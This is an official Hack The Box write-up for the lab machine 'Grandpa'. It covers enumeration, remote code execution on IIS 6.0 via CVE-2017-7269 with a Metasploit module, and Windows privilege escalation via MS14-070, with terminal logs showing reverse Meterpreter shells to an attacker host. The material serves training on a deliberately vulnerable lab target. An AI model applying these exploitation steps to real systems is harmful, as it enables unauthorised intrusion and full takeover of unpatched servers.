




Hack The Box
PEN-TESTING LABS



Grandpa

4thth October 2017 / Document No D17.100.05

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: Easy

Classification: Official



SYNOPSIS

Grandpa is one of the simpler machines on Hack The Box, however it covers the widely-exploited CVE-2017-7269. This vulnerability is trivial to exploit and granted immediate access to thousands of IIS servers around the globe when it became public knowledge.

Skills Required

- Basic knowledge of Windows
- Enumerating ports and services


Skills Learned

- Identifying known vulnerabilities
- Identifying stable processes
- Basic Windows privilege escalation techniques



Enumeration

Nmap



Nmap reveals just one open service, Microsoft IIS version 6.0. Some searching reveals a remote code execution vulnerability (CVE-2017-7269). There is a proof of concept that requires some modification, as well as a Metasploit module.

Proof of concept: <https://www.exploit-db.com/exploits/41738/>



Exploitation

Executing the Metasploit module `iis_webdav_scstoragepathfromurl` immediately grants a shell. The target appears to be Windows Server 2003 with x86 architecture.

```
root@kali: ~/Desktop/writeups/grandpa
File Edit View Search Terminal Help
msf exploit(iis_webdav_scstoragepathfromurl) > run

[*] Started reverse TCP handler on 10.10.14.5:4909
[*] Sending stage (179267 bytes) to 10.10.10.14
[*] Meterpreter session 2 opened (10.10.14.5:4909 -> 10.10.10.14:1029) at 2017-10-04 02:36:39 -0400

meterpreter >
meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter > pwd
c:\windows\system32\inetsrv
meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter > sysinfo
Computer      : GRANPA
OS            : Windows .NET Server (Build 3790, Service Pack 2).
Architecture : x86
System Language : en_US
Domain       : HTB
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > 
```



Privilege Escalation

Running **local_exploit_suggester** in Metasploit returns several recommendations:

- exploit/windows/local/ms14_058_track_popup_menu
- exploit/windows/local/ms14_070_tcpip_ioctl
- exploit/windows/local/ms15_051_client_copy_image
- ... and 3 more ...

At this point it is a good idea to migrate to a process running under **NT AUTHORITY\NETWORK SERVICE**. In this case **davcddata.exe** seemed to be the only stable process available.

The correct exploit in this case is **ms14_070_tcpip_ioctl**, which immediately grants a root shell.

The root flag can be obtained from **C:\Documents and Settings\Administrator\Desktop\root.txt**

```
root@kali: ~/Desktop/writeups/grandpa
File Edit View Search Terminal Help
WINDOWS\system32\rundll32.exe

meterpreter > migrate 1796
[*] Migrating from 1916 to 1796...
[*] Migration completed successfully.
meterpreter > background
[*] Backgrounding session 10...
msf exploit(iis_webdav_scstoragepathfromurl) > use exploit/windows/local/ms14_070_tcpip_ioctl
msf exploit(ms14_070_tcpip_ioctl) > set session 10
session => 10
msf exploit(ms14_070_tcpip_ioctl) > run

[*] Started reverse TCP handler on 10.10.14.5:4521
[*] Storing the shellcode in memory...
[*] Triggering the vulnerability...
[*] Checking privileges after exploitation...
[+] Exploitation successful!
[*] Sending stage (179267 bytes) to 10.10.10.14
[*] Meterpreter session 11 opened (10.10.14.5:4521 -> 10.10.10.14:1033) at 2017-10-05 01:15:35 -0400

meterpreter > ps
```